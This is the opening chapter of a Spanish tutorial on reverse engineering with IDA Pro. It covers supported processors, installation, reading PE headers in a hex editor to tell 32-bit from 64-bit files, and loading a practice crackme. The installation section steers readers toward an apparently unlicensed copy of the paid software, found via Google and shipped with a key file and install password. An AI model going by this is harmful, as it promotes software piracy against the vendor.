

# **Introducción Al Reversing Con IDA Pro By Ricardo Narvaja**

## **The Join Manual**

[https://mega.nz/#F!GNBWzQrQ!RuD9p\\_PBIMwdqyQKKRooww](https://mega.nz/#F!GNBWzQrQ!RuD9p_PBIMwdqyQKKRooww) Archivos de los ejercicios

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO

La idea de esta serie de tutoriales es realizar una actualización de nuestro original curso de cracking y reversing con OLLYDBG esta vez utilizando IDA PRO aprendiendo a usarlo desde cero y también trabajar en Windows más actualizados en este caso estoy utilizando Windows 10 Anniversary Update con todos los parches al 29 de octubre de 2016 de 64 bits.

## PORQUE IDA PRO?

Porque mientras que OLLYDBG nos limitaba ya que es solo un debugger para 32 bits en user mode de Windows, IDA PRO es una herramienta completa de reversing que se puede usar en 32 y 64 bits como desensamblador y como debugger, permite reversing estático lo cual no se puede realizar con OLLYDBG y además el que lo aprende a usar a pesar de tener una curva más compleja de aprendizaje nos permitirá también trabajar nativamente en Windows, Linux or Mac OS X y remotamente en los siguientes sistemas operativos.

The following debugger servers are shipped with IDA

File name	Target system	Debugged programs
android_server	ARM Android	32-bit ELF files
armlinux_server	ARM Linux	32-bit ELF files
armuclinux_server	ARM UCLinux	32-bit ELF files
linux_server	Linux 32-bit	32-bit ELF files
linux_serverx64	Linux 64-bit	64-bit ELF files
mac_server	Mac OS X	32-bit Mach-O files
mac_serverx64	Mac OS X	64-bit Mach-O files
win32_remote.exe	MS Windows 32-bit	32-bit PE files
win64_remotex64.exe	MS Windows 64-bit	64-bit PE files
wince_remote.dll	Windows CE	32-bit PE files

Para darse una idea de los procesadores soportados aquí la lista :

## IDA Professional Edition

IDA Professional Edition supports all the Starter processors listed above plus the more complex ones listed below.

### Analysis of 64 bit programs is possible with the IDA Professional.

- x64 architecture (Intel x64 and AMD64)
- ARM64 Architecture (aka AArch64)
  - ARMv8-A: Cortex-A50/Cortex-A53/Cortex-A57
  - ARMv8 (custom): Apple A7 (Cyclone microarchitecture, used in iPhone 5s)
- Analog Devices AD218x series (ADSP-2181, ADSP-2183, ADSP-2184(L/N), ADSP-2185(L/M/N), ADSP-2186(L/M/N), ADSP-2187(L/N), ADSP-2188M/N, ADSP-2189M/N)
- Dalvik (Android bytecode, DEX)
- DEC Alpha
- DSP563xx, DSP566xx, DSP561XX (comes with source code)
- TI TMS320C2X, TMS320C5X, TMS320C6X, TMS320C64X, TMS 320C54xx, TMS320C55xx, TMS320C3 (comes with source code)
- TI TMS320C27x/TMS320C28x
- Hewlett-Packard HP-PA (comes with source code)
- Hitachi/Renesas SuperH series: SH1, SH2, SH3, Hitachi SH4 (Dreamcast), SH-4A, SH-2A, SH2A-FPU
- IBM/Motorola PowerPC/POWER architecture, including Power ISA extensions:
  - Book E (Embedded Controller Instructions)
  - Freescale ISA extenions (isel etc.)
  - SPE (Signal Processing Engine) instructions
  - Altivec (SIMD) instructions
  - Hypervisor and virtualization instructions
  - All instructions from the Power ISA 2.06 specification (Vector, Decimal Floating Point, Integer Multiply-Accumulate, VSX etc.)
  - Cell BE (Broadband Engine) instructions (used in PlayStation 3)
  - VLE (Variable Length Encoding) compressed instruction set
  - Xenon (Xbox 360) instructions, including VMX128 extension
  - Paired Single SIMD instructions (PowerPC 750CL/Gekko/Broadway/Espresso, used in Nintendo Wii and WiiU)
- Motorola/Freescale PowerPC-based cores and processors, including (but not limited to):
  - MPC5xx series: MPC533/MPC535/MPC555/MPC556/MPC561/MPC562/MPC563/MPC564/MPC566  
Note: code compression features of MPC534/MPC564/MPC556/MPC566 (Burst Buffer Controller) are currently not supported
  - MPC8xx series (PowerQUICC): MPC821/MPC850/MPC860
  - MPC8xxx series (PowerQUICC II, PowerQUICC II Pro, PowerQUICC III): MPC82xx/MPC83xx/MPC85xx/MPC87xx
  - MPC5xxx series (Qorivva): MPC55xx, MPC56xx, MPC57xx
  - Power PC 4xx, 6xx, 74xx, e200 (including e200z0 with VLE), e500 (including e500v1, e500v2 and e500mc), e600, e700, e5500, e6500 cores
  - QorIQ series: P1, P2, P3, P4, P5 and T1, T2, T4 families
- Infineon Tricore architecture (up to architecture v1.6)
- Intel IA-64 Architecture - Itanium.
- Motorola DSP 56K
- Motorola MC6816
- MIPS
  - MIPS Mark I (R2000)
  - MIPS Mark II (R3000)
  - MIPS Mark III: (R4000, R4200, R4300, R4400, and R4600)
  - MIPS Mark IV: R8000, R10000, R5900 (Playstation 2)
  - MIPS32, MIPS32r2, MIPS32r3 and MIPS64, MIPS64r2, MIPS64r3
  - Allegrex CPU (Playstation Portable), including VFPU instructions
  - Cavium Octeon ISA extensions
  - MIPS16 (MIPS16e) Application Specific Extension
  - MIPS-MT, MIPS-3D, smartMIPS Application Specific Extensions
  - Toshiba TX19/TX19A Family Application Specific Extension (MIPS16e+ aka MIPS16e-TX)
- Mitsubishi M32R (comes with source code)
- Mitsubishi M7700 (comes with source code)
- Mitsubishi M7900 (comes with source code)
- Nec 78K0 and Nec 78K0S (comes with source code)
- STMicroelectronics ST9+, ST-10 (comes with source code)
- SPARCII, ULTRASPARC
- Siemens C166 (flow)
- Fujitsu F2MC-16L, Fujitsu F2MC-LC (comes with source code)

Como vemos aprender a usar IDA nos permitirá ampliar nuestro universo de trabajo aunque en esta serie de tutes nos centraremos en Windows 32 y 64 bits en user y a veces kernel mode el hecho de familiarizarnos con la herramienta nos permitirá adaptarnos fácilmente a cualquier uso.

La idea de estos tutoriales es empezar desde cero o sea que muchas cosas que vimos en la introducción a Ollydbg se verá de nuevo aquí pero en IDA tratando de llegar más lejos desde el mismo inicio.

Si alguien ve que se le complica lo que lee, quizás sea conveniente leer primero la serie de tutoriales de CRACKING DESDE CERO CON OLLYDBG que son un poco más sencillos.

Por lo tanto aquí habrá de todo reversing estático y dinámico, cracking, exploit, unpacking trataremos de abarcar lo más posible empezando desde cero.

## LO PRIMERO ES LO PRIMERO

Lo primero es obtener el IDA PRO el problema es que es un programa pago y no podríamos obtenerlo sin pagar unos buenos pesos que lo vale.

No podemos distribuirlo pero buscando en google IDA PRO 6.8 + HEXRAYS que es la versión que trabajaremos y es la última que esta disponible, podrán bajarlo sin problemas.

Hex-Rays IDA Pro 6.8 > IDA Pro 6.8			
Name	Date modified	Type	Size
flair68.zip	4/15/2015 12:42 A...	zip Archive	3,012 KB
ida_6bb0aca0ba44505df2d0ee90dea7...	4/15/2015 12:39 A...	KEY File	1 KB
idapronw_hexarmw_hexx64w_hexx86...	4/28/2015 4:36 AM	Application	156,355 KB
idasdk68.zip	4/15/2015 12:53 A...	zip Archive	18,422 KB
install_pass.txt	4/28/2015 4:12 AM	Text Document	1 KB
tilib68.zip	4/15/2015 12:42 A...	zip Archive	2,318 KB

Allí vemos los archivos que contiene el zip que bajamos, está el instalador que se llama idapronw\_hexarmw\_hexx64w\_hexx86w\_150413\_cb5d8b3937caf856aaae750455d2b4ae y pide al instalar un password que esta en el archivo install\_pass.txt.



También al instalar IDA nos instalará Python 2.7.6. Conviene para no tener problemas usar la versión de Python incluida en IDA y previo a la instalación de IDA desinstalar otros Python que haya en la máquina instalados previamente para no conflictuar.

```
C:\Windows\System32\cmd.exe - python
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Python27>python
Python 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Una vez instalado podemos usarlo por primera vez. y como siempre abriremos como en todo curso que se precie, el crackme de Cruelhead que estará adjuntado junto con el tutorial.

Como es un ejecutable de 32 bits, lo abrimos con la versión de IDA para 32 bits que se arranca con ese acceso directo.



Si lo corriéramos fuera de IDA vemos en el task manager de Windows que es un proceso de 32 bits, si queremos ver si es de 32 o 64 bits sin correrlo, con un editor hexadecimal como por ejemplo.

<https://mh-nexus.de/en/downloads.php?product=HxD>

De ahí se bajan el hxd y lo instalan

<http://mh-nexus.de/downloads/HxDSetupES.zip>

Esa es la versión en español.

Una forma rápida al abrir un archivo en un editor hexa para saber si es de 32 bits o de 64 a simple vista es esta.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00
00000010	B8	00	00	00	00	00	00	40	00	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	E8	00	00	00
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00
00000080	79	84	AB	D2	3D	E5	C5	81	3D	E5	C5	81	3D	E5	C5	81
00000090	50	B8	C6	80	3E	E5	C5	81	50	B8	C1	80	2B	E5	C5	81
000000A0	50	B8	C0	80	35	E5	C5	81	50	B8	C4	80	1E	E5	C5	81
000000B0	3D	E5	C4	81	BD	E4	C5	81	50	B8	CC	80	1A	E5	C5	81
000000C0	50	B8	3A	81	3C	E5	C5	81	50	B8	C7	80	3C	E5	C5	81
000000D0	52	69	63	68	3D	E5	C5	81	00	00	00	00	00	00	00	00
000000E0	00	00	00	00	00	00	00	50	45	00	00	64	86	06	00	00
000000F0	E0	99	89	57	00	00	00	00	00	00	00	F0	00	22	00	00

Este es uno de 64 bits nativo es el Snipping tool incluido en las nuevas versiones de Windows (Recortes en la versión en español) y vemos que después de la palabra PE tiene


PE..dt

Mientras que el crackme de Cruehead que es de 32 bits después de PE tiene.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	4D	5A	50	00	02	00	00	00	04	00	0F	00	FF	FF	00	00	MZP.....YY..
00000010	B8	00	00	00	00	00	00	40	00	1A	00	00	00	00	00	00	.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	00	.....
00000040	BA	10	00	0E	1F	B4	09	CD	21	B8	01	4C	CD	21	90	90	°....'..Í!..LÍ!..
00000050	54	68	69	73	20	70	72	6F	67	72	61	6D	20	6D	75	73	This program mus t be run under W
00000060	74	20	62	65	20	72	75	6E	20	75	6E	64	65	72	20	57	t be run under W in32..\$7.....
00000070	69	6E	33	32	0D	0A	24	37	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	50	45	00	00	4C	01	06	00	29	24	D9	0A	00	00	00	00	.....
00000110	00	00	00	00	E0	00	8E	81	0B	01	02	19	00	06	00	00	....à.ž.....


## PE..L

Así que ya sabemos que lo debemos abrir con la versión de 32 bits de IDA, usando el acceso directo antes mencionado, cuando nos aparece la ventana de IDA QUICK START elegimos NEW para abrir un archivo nuevo, buscamos el crackme lo abrimos.




Por ahora dejamos todo así como esta ya que detecta que es un ejecutable PE correctamente y damos OK.

Si aceptamos con YES el modo PROXIMITY VIEW veremos un pantallazo de un árbol de las funciones del programa



Para cambiar a modo gráfico o a un listado de instrucciones no gráfico podremos hacerlo alternando con la barra espaciadora.




También en OPTIONS - GENERAL -LINE PREFIXES podemos agregar las direcciones delante en la vista de gráficos y en NUMBER OF OPCODE BYTES si cambiamos el 0 que trae por default, veremos los opcodes o bytes que componen de cada instrucción.


Al abrir un ejecutable lo primero que se abre en el mismo es la vista de desensamblador (lo que llaman LOADER) y que no ejecuta el programa sólo lo analiza con propósitos de reversing creando un archivo idb o database.

Para debuggear debemos elegir entre las varias posibilidades de debuggers que incluye IDA y arrancarlo en modo DEBUGGER lo cual veremos más adelante.

Vemos que muchas opciones del programa se ven como pestañas y al ir al menú VIEW-OPEN SUBVIEW podremos abrir pestañas según nuestro gusto y necesidad para no tener abiertas de más.




Una de las posibles confusiones o molestias al usar IDA hasta que uno se acostumbra es que hay partes del grafo donde hay varias menciones a una misma dirección como por ejemplo en el inicio de una función la dirección se repite varias veces, eso ocurre porque hay mucha información de esa dirección y no queda bien en una sola línea o no entra.




Igual cuando ya llegamos a la última vez que se repite la misma dirección, ahí encontramos el inicio del listado desensamblado en este caso la instrucción correspondiente a 401000 es el PUSH 0.

IDA tiene la posibilidad de tunear la interface por default separadamente para el LOADER y para el DEBUGGER.

Una vez que acomodamos por ejemplo en el LOADER las ventanas y pestañas que más usamos a nuestro gusto yendo a WINDOWS-SAVE DESKTOP y poniendo la tilde en default guardará la configuración por DEFAULT, lo mismo podremos hacer cuando arranquemos en modo debugger y cambiar a una configuración por default distinta a la del LOADER.



En cualquiera de las pestañas del IDA donde haya listas como por ejemplo FUNCTIONS, STRINGS, NAMES etc



Podremos buscar con CTRL mas F se nos abrirá un buscador que filtra según lo que vayamos tipeando.

